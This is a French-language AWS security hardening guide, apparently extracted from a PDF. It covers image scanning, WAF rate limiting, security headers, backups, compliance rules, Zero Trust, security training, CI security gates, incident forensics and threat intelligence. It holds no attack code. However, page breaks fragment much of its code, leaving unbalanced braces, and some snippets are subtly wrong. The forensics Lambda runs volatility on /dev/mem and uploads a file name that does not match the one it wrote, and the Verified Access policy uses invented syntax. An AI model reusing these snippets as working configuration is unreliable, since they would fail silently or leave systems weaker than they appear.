        detail-type = ["Inspector2 Finding"]
        detail = {
            severity = ["CRITICAL", "HIGH"]
            resourceType = ["ECR_REPOSITORY"]
        }
    })
}

resource "aws_cloudwatch_event_target" "sns" {
    rule      = aws_cloudwatch_event_rule.ecr_scan_findings.name
    target_id = "SendToSNS"
    arn       = aws_sns_topic.security_alerts.arn
}
```

## Politique de Sécurité pour Images

```
# OPA Policy pour Kubernetes - Autoriser uniquement images signées et scannées
package kubernetes.admission

deny[msg] {
    input.request.kind.kind == "Pod"
    image := input.request.object.spec.containers[_].image
    not image_from_approved_registry(image)
    msg := sprintf("Image %v is not from approved registry", [image])
}

deny[msg] {
    input.request.kind.kind == "Pod"
    image := input.request.object.spec.containers[_].image
    not image_recently_scanned(image)
    msg := sprintf("Image %v has not been scanned in the last 7 days", [image])
}

deny[msg] {
    input.request.kind.kind == "Pod"
    image := input.request.object.spec.containers[_].image
    has_critical_vulnerabilities(image)
    msg := sprintf("Image %v has critical vulnerabilities", [image])
}

image_from_approved_registry(image) {
    startswith(image, "123456789012.dkr.ecr.us-east-1.amazonaws.com/")
}
```

## 4. Sécurité des APIs et Applications Web

### Rate Limiting et DDoS Protection

```
# AWS WAF avec rate limiting avancé
resource "aws_wafv2_web_acl" "api_protection" {
    name      = "api-advanced-protection"
    scope     = "REGIONAL"

    default_action {
        allow {}
    }

    # Rule 1: Rate limiting global
    rule {
        name      = "GlobalRateLimit"
        priority = 1

        action {
            block {
                custom_response {
                    response_code = 429
                }
            }
        }
    }
}
```

```
        custom_response_body_key = "rate_limit_exceeded"
    }
}
}

statement {
    rate_based_statement {
        limit              = 10000
        aggregate_key_type = "IP"
    }
}

visibility_config {
    cloudwatch_metrics_enabled = true
    metric_name                = "GlobalRateLimit"
    sampled_requests_enabled   = true
}
}

# Rule 2: Rate limiting per endpoint
rule {
    name      = "LoginEndpointRateLimit"
    priority = 2

    action {
        block {
            custom_response {
                response_code = 429
            }
        }
    }

    statement {
        rate_based_statement {
            limit          = 100
            aggregate_key_type = "IP"

            scope_down_statement {
                byte_match_statement {
                    search_string = "/api/auth/login"
                    field_to_match {
                        uri_path {}
                    }
                    text_transformation {
                        priority = 0
                        type     = "LOWERCASE"
                    }
                    positional_constraint = "EXACTLY"
                }
            }
        }
    }

    visibility_config {
        cloudwatch_metrics_enabled = true
    }
}
```

```
        metric_name          = "LoginRateLimit"
        sampled_requests_enabled = true
    }
}

# Rule 3: Bot Control
rule {
    name      = "BotControl"
    priority = 3

    override_action {
        none {}
    }

    statement {
        managed_rule_group_statement {
            vendor_name = "AWS"
            name        = "AWSManagedRulesBotControlRuleSet"

            managed_rule_group_configs {
                aws_managed_rules_bot_control_rule_set {
                    inspection_level = "TARGETED"
                }
            }
        }
    }

    visibility_config {
        cloudwatch_metrics_enabled = true
        metric_name               = "BotControl"
        sampled_requests_enabled   = true
    }
}

# Rule 4: OWASP Top 10
rule {
    name      = "OWASPTop10"
    priority = 4

    override_action {
        none {}
    }

    statement {
        managed_rule_group_statement {
            vendor_name = "AWS"
            name        = "AWSManagedRulesKnownBadInputsRuleSet"
        }
    }

    visibility_config {
        cloudwatch_metrics_enabled = true
        metric_name               = "OWASPTop10"
        sampled_requests_enabled   = true
    }
}
```

```

    }

custom_response_body {
    key          = "rate_limit_exceeded"
    content_type = "APPLICATION_JSON"
    content      = jsonencode({
        error = "Rate limit exceeded"
        message = "Too many requests. Please try again later."
        retry_after = 60
    })
}

visibility_config {
    cloudwatch_metrics_enabled = true
    metric_name                = "APIProtection"
    sampled_requests_enabled   = true
}
}

# Shield Advanced pour protection DDoS
resource "aws_shield_protection" "api_gateway" {
    name          = "api-gateway-protection"
    resource_arn = aws_apigatewayv2_api.main.arn
}

```

## Content Security Policy et Headers de Sécurité

```

# Lambda@Edge pour ajouter des headers de sécurité
def lambda_handler(event, context):
    """Ajouter des headers de sécurité aux réponses CloudFront"""

    response = event['Records'][0]['cf']['response']
    headers = response['headers']

    # Content Security Policy
    headers['content-security-policy'] = [
        {
            'key': 'Content-Security-Policy',
            'value': "default-src 'self'; script-src 'self' 'unsafe-inline' https://cdn.example.co"
        }
    ]

    # Strict Transport Security
    headers['strict-transport-security'] = [
        {
            'key': 'Strict-Transport-Security',
            'value': 'max-age=63072000; includeSubDomains; preload'
        }
    ]

    # X-Content-Type-Options
    headers['x-content-type-options'] = [
        {
            'key': 'X-Content-Type-Options',
            'value': 'nosniff'
        }
    ]

    # X-Frame-Options

```

```

headers['x-frame-options'] = [{  
    'key': 'X-Frame-Options',  
    'value': 'DENY'  
}]  
  
# X-XSS-Protection  
headers['x-xss-protection'] = [{  
    'key': 'X-XSS-Protection',  
    'value': '1; mode=block'  
}]  
  
# Referrer Policy  
headers['referrer-policy'] = [{  
    'key': 'Referrer-Policy',  
    'value': 'strict-origin-when-cross-origin'  
}]  
  
# Permissions Policy  
headers['permissions-policy'] = [{  
    'key': 'Permissions-Policy',  
    'value': 'geolocation=(), microphone=(), camera=()'  
}]  
  
return response

```

## 5. Backup et Disaster Recovery

### Stratégie de Backup Automatisée

```

# AWS Backup - Plan de sauvegarde centralisé  
resource "aws_backup_plan" "production" {  
    name = "production-backup-plan"  
  
    rule {  
        rule_name          = "daily_backups"  
        target_vault_name = aws_backup_vault.production.name  
        schedule          = "cron(0 2 * * ? *)" # 2 AM daily  
  
        lifecycle {  
            delete_after = 35 # Rétention 35 jours  
            cold_storage_after = 7 # Archive après 7 jours  
        }  
  
        recovery_point_tags = {  
            BackupType = "automated"  
            Frequency  = "daily"  
        }  
  
        copy_action {  
            destination_vault_arn = aws_backup_vault.disaster_recovery.arn  
  
            lifecycle {  
                delete_after = 90

```

```
        cold_storage_after = 30
    }
}

rule {
    rule_name          = "weekly_backups"
    target_vault_name = aws_backup_vault.production.name
    schedule          = "cron(0 3 ? * 1 *)" # 3 AM every Sunday

    lifecycle {
        delete_after = 365 # Rétention 1 an
        cold_storage_after = 30
    }

    recovery_point_tags = {
        BackupType = "automated"
        Frequency  = "weekly"
    }
}

advanced_backup_setting {
    backup_options = {
        WindowsVSS = "enabled"
    }
    resource_type = "EC2"
}
}

# Backup Vault avec chiffrement
resource "aws_backup_vault" "production" {
    name          = "production-backup-vault"
    kms_key_arn   = aws_kms_key.backup.arn

    tags = {
        Name      = "Production Backup Vault"
        Environment = "production"
    }
}

# Disaster Recovery Vault (autre région)
resource "aws_backup_vault" "disaster_recovery" {
    provider     = aws.dr_region
    name         = "dr-backup-vault"
    kms_key_arn  = aws_kms_key.backup_dr.arn

    tags = {
        Name      = "DR Backup Vault"
        Environment = "disaster-recovery"
    }
}

# Sélection des ressources à sauvegarder
resource "aws_backup_selection" "production_resources" {
    name          = "production-resources"
```

```

plan_id      = aws_backup_plan.production.id
iam_role_arn = aws_iam_role.backup.arn

resources = [
    "*"  # Toutes les ressources taggées
]

selection_tag {
    type  = "STRINGEQUALS"
    key   = "Backup"
    value = "required"
}

selection_tag {
    type  = "STRINGEQUALS"
    key   = "Environment"
    value = "production"
}
}

```

## Tests de Restauration Automatisés

```

# Lambda pour tester automatiquement les restaurations
import boto3
from datetime import datetime, timedelta

backup_client = boto3.client('backup')
ec2_client = boto3.client('ec2')
rds_client = boto3.client('rds')

def lambda_handler(event, context):
    """Tester la restauration des backups hebdomadairement"""

    # Récupérer le dernier backup
    recovery_points = backup_client.list_recovery_points_by_backup_vault(
        BackupVaultName='production-backup-vault'
    )

    for rp in recovery_points['RecoveryPoints']:
        resource_type = rp['ResourceType']
        recovery_point_arn = rp['RecoveryPointArn']

        if resource_type == 'RDS':
            test_rds_restore(recovery_point_arn)
        elif resource_type == 'EC2':
            test_ec2_restore(recovery_point_arn)

    return {
        'statusCode': 200,
        'body': 'Backup restore tests completed'
    }

def test_rds_restore(recovery_point_arn):

```

```
"""Tester la restauration RDS"""

# Restaurer dans un environnement de test
restore_job = backup_client.start_restore_job(
    RecoveryPointArn=recovery_point_arn,
    Metadata={
        'DBInstanceIdentifier': f'restore-test-{datetime.now().strftime("%Y%m%d-%H%M%S")}',
        'DBInstanceClass': 'db.t3.small',
        'PubliclyAccessible': 'false'
    },
    IamRoleArn='arn:aws:iam::123456789012:role/AWSBackupServiceRole'
)

# Attendre la restauration et vérifier
# Puis supprimer l'instance de test

return restore_job['RestoreJobId']
```

## 6. Conformité et Audit Continu

### AWS Config Rules Personnalisées

```
# Lambda pour Config Rule - Vérifier chiffrement obligatoire
import boto3
import json

config_client = boto3.client('config')

def lambda_handler(event, context):
    """Config Rule: Vérifier que toutes les ressources sont chiffrées"""

    invoking_event = json.loads(event['invokingEvent'])
    configuration_item = invoking_event['configurationItem']

    compliance_type = 'NON_COMPLIANT'
    annotation = 'Resource is not encrypted'

    resource_type = configuration_item['resourceType']

    # Vérifier le chiffrement selon le type de ressource
    if resource_type == 'AWS::S3::Bucket':
        if is_s3_encrypted(configuration_item):
            compliance_type = 'COMPLIANT'
            annotation = 'S3 bucket is encrypted'

    elif resource_type == 'AWS::RDS::DBInstance':
        if is_rds_encrypted(configuration_item):
            compliance_type = 'COMPLIANT'
            annotation = 'RDS instance is encrypted'

    elif resource_type == 'AWS::EC2::Volume':
        if is_ebs_encrypted(configuration_item):
            compliance_type = 'COMPLIANT'
```

```

        annotation = 'EBS volume is encrypted'

# Enregistrer l'évaluation
config_client.put_evaluations(
    Evaluations=[{
        'ComplianceResourceType': resource_type,
        'ComplianceResourceId': configuration_item['resourceId'],
        'ComplianceType': compliance_type,
        'Annotation': annotation,
        'OrderingTimestamp': configuration_item['configurationItemCaptureTime']
    }],
    ResultToken=event['resultToken']
)

def is_s3_encrypted(config_item):
    """Vérifier si le bucket S3 est chiffré"""
    config = config_item.get('configuration', {})
    encryption = config.get('serverSideEncryptionConfiguration')
    return encryption is not None

def is_rds_encrypted(config_item):
    """Vérifier si l'instance RDS est chiffrée"""
    config = config_item.get('configuration', {})
    return config.get('storageEncrypted', False)

def is_ebs_encrypted(config_item):
    """Vérifier si le volume EBS est chiffré"""
    config = config_item.get('configuration', {})
    return config.get('encrypted', False)

```

## Terraform - Config Rules Deployment

```

# AWS Config Rules pour conformité
resource "aws_config_config_rule" "encryption_mandatory" {
    name = "encryption-mandatory"

    source {
        owner           = "CUSTOM_LAMBDA"
        source_identifier = aws_lambda_function.encryption_check.arn

        source_detail {
            event_source = "aws.config"
            message_type = "ConfigurationItemChangeNotification"
        }
    }

    source_detail {
        event_source = "aws.config"
        message_type = "OversizedConfigurationItemChangeNotification"
    }
}

scope {
    compliance_resource_types = [

```

```

    "AWS::S3::Bucket",
    "AWS::RDS::DBInstance",
    "AWS::EC2::Volume",
    "AWS::DynamoDB::Table"
]
}

depends_on = [aws_config_configuration_recorder.main]
}

# Remediation automatique pour les ressources non conformes
resource "aws_config_remediation_configuration" "encrypt_s3" {
  config_rule_name = aws_config_config_rule.encryption_mandatory.name

  target_type      = "SSM_DOCUMENT"
  target_id        = "AWS-EnableS3BucketEncryption"
  target_version   = "1"
  resource_type    = "AWS::S3::Bucket"

  parameter {
    name          = "AutomationAssumeRole"
    static_value = aws_iam_role.config_remediation.arn
  }

  parameter {
    name          = "BucketName"
    resource_value = "RESOURCE_ID"
  }

  parameter {
    name          = "SSEAlgorithm"
    static_value = "aws:kms"
  }

  automatic           = true
  maximum_attempts   = 5
  retry_attempt_seconds = 60
}

```


## Architecture Zero Trust

### Principes Fondamentaux

**"Never Trust, Always Verify"** - L'approche Zero Trust élimine la notion de périmètre de confiance.

Traditional Perimeter Security:





## Implémentation AWS Zero Trust

```
# Terraform - Zero Trust avec AWS Verified Access
resource "aws_verifiedaccess_instance" "main" {
  description = "Zero Trust access for corporate applications"

  tags = {
    Name = "zero-trust-instance"
  }
}

resource "aws_verifiedaccess_group" "app_group" {
  verifiedaccess_instance_id = aws_verifiedaccess_instance.main.id
  description                 = "Application access group"

  policy_document = jsonencode({
    Version = "1.0"
    Statement = [
      {
        Effect = "Allow"
        Principal = {
          User = "*"
        }
        Action = "verifiedaccess:Connect"
        Resource = "*"
        Condition = {
          StringEquals = {
            "verifiedaccess:DevicePosture" = "Compliant"
          }
          IpAddress = {
            PrefixList = [
              {
                IpAddress = "192.168.1.0/24"
              }
            ]
          }
        }
      }
    ]
  })
}
```

```

        "aws:SourceIp" = var.allowed_ip_ranges
    }
    Bool = {
        "verifiedaccess:MfaAuthenticated" = "true"
    }
}
[])
})
}

# PrivateLink pour accès Zero Trust aux services
resource "aws_vpc_endpoint" "s3_zero_trust" {
    vpc_id          = aws_vpc.main.id
    service_name    = "com.amazonaws.us-east-1.s3"
    vpc_endpoint_type = "Gateway"

    policy = jsonencode({
        Version = "2012-10-17"
        Statement = [{
            Effect = "Allow"
            Principal = {
                AWS = aws_iam_role.application.arn
            }
            Action = [
                "s3:GetObject",
                "s3:PutObject"
            ]
            Resource = "${aws_s3_bucket.data.arn}/*"
            Condition = {
                StringEquals = {
                    "aws:PrincipalOrgID" = data.aws_organizations_organization.current.id
                }
                IpAddress = {
                    "aws:SourceIp" = var.vpc_cidr
                }
            }
        }]
    })
}

route_table_ids = [aws_route_table.private.id]
}

```

## Identity-Centric Security

```

# Lambda Authorizer avec contexte riche pour décisions Zero Trust
import boto3
import json
from datetime import datetime

def lambda_handler(event, context):
    """Authorizer Zero Trust avec contexte de sécurité enrichi"""

    token = event['authorizationToken']

```

```

# 1. Vérifier l'identité
identity = verify_identity(token)

# 2. Vérifier le device posture
device_compliant = check_device_posture(identity['device_id'])

# 3. Vérifier le contexte (IP, temps, risque)
context = {
    'source_ip': event['requestContext']['identity']['sourceIp'],
    'time': datetime.now().hour,
    'user_agent': event['requestContext']['identity']['userAgent'],
    'mfa_verified': identity.get('mfa_verified', False),
    'device_compliant': device_compliant,
    'risk_score': calculate_risk_score(identity, event)
}

# 4. Décision basée sur le contexte complet
if not context['mfa_verified']:
    return deny_policy('MFA required')

if not context['device_compliant']:
    return deny_policy('Non-compliant device')

if context['risk_score'] > 70:
    return deny_policy('High risk score')

# 5. Accès limité selon le contexte
if context['time'] < 6 or context['time'] > 22:
    # Accès hors heures - permissions réduites
    return allow_policy_limited(identity, event['methodArn'])

# Accès normal avec contexte pour audit
policy = allow_policy_full(identity, event['methodArn'])
policy['context'] = {
    'userId': identity['user_id'],
    'deviceId': identity['device_id'],
    'riskScore': str(context['risk_score']),
    'mfaVerified': 'true',
    'timestamp': datetime.now().isoformat()
}

```

return policy

## Mesures Organisationnelles et Humaines

### 1. Security Champions Program

**Objectif:** Former des ambassadeurs sécurité dans chaque équipe.

```
# Programme Security Champions
structure:
selection:
- Volontaires motivés par la sécurité
- Un champion par équipe de 8-10 personnes
- Engagement: 10-20% du temps

formation:
- AWS Security Fundamentals (16h)
- Secure Coding Practices (8h)
- Threat Modeling (4h)
- Incident Response (4h)
- Monthly security updates (2h/mois)

responsabilités:
- Code reviews orientés sécurité
- Sensibilisation de l'équipe
- Point de contact pour questions sécurité
- Participation aux threat modeling sessions
- Feedback sur les politiques de sécurité

reconnaissance:
- Certification AWS Security Specialty sponsorisée
- Badge "Security Champion" visible
- Participation aux décisions d'architecture
- Évolution de carrière favorisée
```

## 2. Security Awareness Training


### Programme de sensibilisation obligatoire:

| Formation                       | Fréquence    | Durée | Obligatoire                                      |
|---------------------------------|--------------|-------|--------------------------------------------------|
| <b>Onboarding Security</b>      | À l'embauche | 4h    | <input checked="" type="checkbox"/> Tous         |
| <b>Phishing Simulation</b>      | Mensuel      | 10min | <input checked="" type="checkbox"/> Tous         |
| <b>AWS Security Basics</b>      | Annuel       | 2h    | <input checked="" type="checkbox"/> Tous tech    |
| <b>Secure Coding</b>            | Annuel       | 8h    | <input checked="" type="checkbox"/> Développeurs |
| <b>Data Classification</b>      | Annuel       | 1h    | <input checked="" type="checkbox"/> Tous         |
| <b>Incident Response</b>        | Semestriel   | 2h    | <input checked="" type="checkbox"/> On-call      |
| <b>Cloud Security Deep Dive</b> | Annuel       | 16h   | <input checked="" type="checkbox"/> Architectes  |

### KPIs de sensibilisation:

```
# Métriques de sécurité humaine
security_awareness_kpis = {
    'phishing_click_rate': {
        'target': '< 5%',
        'current': '8%',
        'trend': 'improving' # -3% vs last quarter
    },
    'security_training_completion': {
        'target': '> 95%',
        'current': '98%',
        'on_time': '92%'
    },
    'security_incidents_from_human_error': {
        'target': '< 10% of total',
        'current': '12%',
        'trend': 'stable'
    },
    'time_to_report_suspicious_activity': {
        'target': '< 30 minutes',
        'current': '45 minutes',
        'p95': '2 hours'
    }
}
```

### 3. Secure Software Development Lifecycle (SSDLC)



#### Gates de sécurité obligatoires:

```
# .github/workflows/security-gates.yml
name: Security Gates

on: [pull_request]

jobs:
  security-scan:
    runs-on: ubuntu-latest
```

```

steps:
# Gate 1: SAST (Static Application Security Testing)
- name: SAST Scan
  run: |
    semgrep --config=auto --severity=ERROR --strict
    # Exit code != 0 = BLOCK merge

# Gate 2: SCA (Software Composition Analysis)
- name: Dependency Check
  run: |
    trivy fs --severity CRITICAL,HIGH --exit-code 1 .

# Gate 3: Secrets Scanning
- name: Secrets Detection
  run: |
    trufflehog filesystem . --fail

# Gate 4: IaC Security
- name: Terraform Security
  run: |
    tfsec . --minimum-severity CRITICAL

# Gate 5: Container Scanning (if applicable)
- name: Container Scan
  if: contains(github.event.pull_request.files, 'Dockerfile')
  run: |
    docker build -t scan-target .
    trivy image --severity CRITICAL --exit-code 1 scan-target

# Gate 6: License Compliance
- name: License Check
  run: |
    # Interdire licenses GPL, AGPL en production
    licensee detect --confident --no-readme

```


## Incident Response et Forensics

### 1. Plan de Réponse aux Incidents (IRP)

#### Phases de réponse:

1. PREPARATION
  - Runbooks documentés
  - Équipe formée
  - Outils configurés

2. DETECTION & ANALYSIS



## 2. AWS Forensics Automation

```
# Lambda pour capture forensics automatique
import boto3
from datetime import datetime

ec2 = boto3.client('ec2')
s3 = boto3.client('s3')
ssm = boto3.client('ssm')

def lambda_handler(event, context):
    """Capture forensics suite à une alerte GuardDuty"""

    finding = event['detail']
    resource = finding['resource']

    if resource['resourceType'] == 'Instance':
        instance_id = resource['instanceDetails']['instanceId']

        # 1. Tag l'instance comme compromise
```

```

ec2.create_tags(
    Resources=[instance_id],
    Tags=[
        {'Key': 'SecurityStatus', 'Value': 'Compromised'},
        {'Key': 'IsolatedAt', 'Value': datetime.now().isoformat()},
        {'Key': 'FindingId', 'Value': finding['id']}
    ]
)

# 2. Créer un snapshot de tous les volumes pour forensics
volumes = ec2.describe_volumes(
    Filters=[{'Name': 'attachment.instance-id', 'Values': [instance_id]}]
)[['Volumes']]

snapshot_ids = []
for volume in volumes:
    snapshot = ec2.create_snapshot(
        VolumeId=volume['VolumeId'],
        Description=f"Forensic snapshot - Finding {finding['id']}",
        TagSpecifications=[{
            'ResourceType': 'snapshot',
            'Tags': [
                {'Key': 'Purpose', 'Value': 'Forensics'},
                {'Key': 'InstanceId', 'Value': instance_id},
                {'Key': 'Severity', 'Value': str(finding['severity'])}
            ]
        }]
    )
    snapshot_ids.append(snapshot['SnapshotId'])

# 3. Capturer la mémoire (si possible)
try:
    memory_dump = ssm.send_command(
        InstanceIds=[instance_id],
        DocumentName='AWS-RunShellScript',
        Parameters={
            'commands': [
                'sudo apt-get install -y volatility',
                f'sudo volatility -f /dev/mem imageinfo > /tmp/memory-{instance_id}.du',
                f'aws s3 cp /tmp/memory-{instance_id}.dump s3://forensics-bucket/memory-{instance_id}.dump'
            ]
        }
    )
except Exception as e:
    print(f"Memory capture failed: {e}")

# 4. Capturer les logs
log_capture = ssm.send_command(
    InstanceIds=[instance_id],
    DocumentName='AWS-RunShellScript',
    Parameters={
        'commands': [
            f'sudo tar -czf /tmp/logs-{instance_id}.tar.gz /var/log/',
            f'aws s3 cp /tmp/logs-{instance_id}.tar.gz s3://forensics-bucket/logs/'
        ]
    }
)

```

```

        }

    # 5. Isoler l'instance (changer le security group)
    ec2.modify_instance_attribute(
        InstanceId=instance_id,
        Groups=['sg-forensics-isolation'] # SG qui bloque tout
    )

    # 6. Notifier l'équipe de sécurité
    sns = boto3.client('sns')
    sns.publish(
        TopicArn='arn:aws:sns:us-east-1:123456789012:SecurityIncidents',
        Subject=f'INCIDENT: {finding["title"]}',
        Message=f"""
Incident Security Detected:
- Finding ID: {finding['id']}
- Severity: {finding['severity']}
- Instance: {instance_id}
- Snapshots: {', '.join(snapshot_ids)}

Actions taken:
✓ Instance tagged as compromised
✓ Forensic snapshots created
✓ Instance isolated
✓ Logs captured

Next steps:
1. Review GuardDuty finding details
2. Analyze forensic snapshots
3. Determine if eradication needed
"""

    )

    return {
        'statusCode': 200,
        'forensics': {
            'snapshots': snapshot_ids,
            'instance_isolated': True,
            'logs_captured': True
        }
    }
}

```

### 3. Runbook Template

```

# Incident Runbook: [TYPE D'INCIDENT]

## Metadata
- **Severity:** P0 / P1 / P2 / P3
- **On-Call Team:** Security Team
- **Expected Response Time:** 15 minutes (P0), 1 hour (P1)

## 1. Detection Indicators

```

```
- [ ] GuardDuty finding type: [SPECIFIC_TYPE]  
- [ ] CloudWatch alarm: [ALARM_NAME]  
- [ ] Manual report from: [SOURCE]  
  
## 2. Initial Assessment (5 minutes)  
```bash  
# Vérifier l'impact  
aws cloudtrail lookup-events \  
    --lookup-attributes AttributeKey=ResourceName,AttributeValue=[RESOURCE]  
  
# Vérifier les accès récents  
aws logs filter-log-events \  
    --log-group-name /aws/cloudtrail/logs \  
    --filter-pattern "{$.userIdentity.arn = "[SUSPECTED_ARN]"}'
```

## 3. Containment (15 minutes)

---

- [ ] Isoler la ressource compromise
- [ ] Révoquer credentials exposés
- [ ] Créer snapshots forensics
- [ ] Activer logging accru

## 4. Communication

---

- [ ] Notifier CISO
- [ ] Créer incident ticket: [JIRA/ServiceNow]
- [ ] Status update every 30 minutes

## 5. Eradication Checklist

---

- [ ] Identifier root cause
- [ ] Supprimer backdoors
- [ ] Patcher vulnérabilités
- [ ] Rotation tous les secrets

## 6. Recovery Validation

---

- [ ] Services restored

- [ ] No suspicious activity for 24h
- [ ] Security scans clean

## 7. Post-Incident

---

- [ ] Incident report complété
- [ ] Lessons learned meeting
- [ ] Update runbooks
- [ ] Amélioration des détections

```
---
```

```
## Threat Intelligence et Threat Hunting

#### 1. Integration Threat Intelligence

```python
# Lambda pour enrichir les findings avec Threat Intelligence
import boto3
import requests

def lambda_handler(event, context):
    """Enrichir GuardDuty findings avec threat intelligence"""

    finding = event['detail']

    # Extraire les IOCs (Indicators of Compromise)
    iocs = extract_iocs(finding)

    # Enrichir avec VirusTotal
    vt_data = {}
    for ip in iocs.get('ips', []):
        vt_data[ip] = check_virustotal_ip(ip)

    # Enrichir avec AbuseIPDB
    abuse_data = {}
    for ip in iocs.get('ips', []):
        abuse_data[ip] = check_abuseipdb(ip)

    # Enrichir avec AWS Threat Intelligence
    aws_ti = check_aws_threat_intel(iocs)

    # Calculer un risk score enrichi
    risk_score = calculate_enriched_risk_score(
        finding,
        vt_data,
        abuse_data,
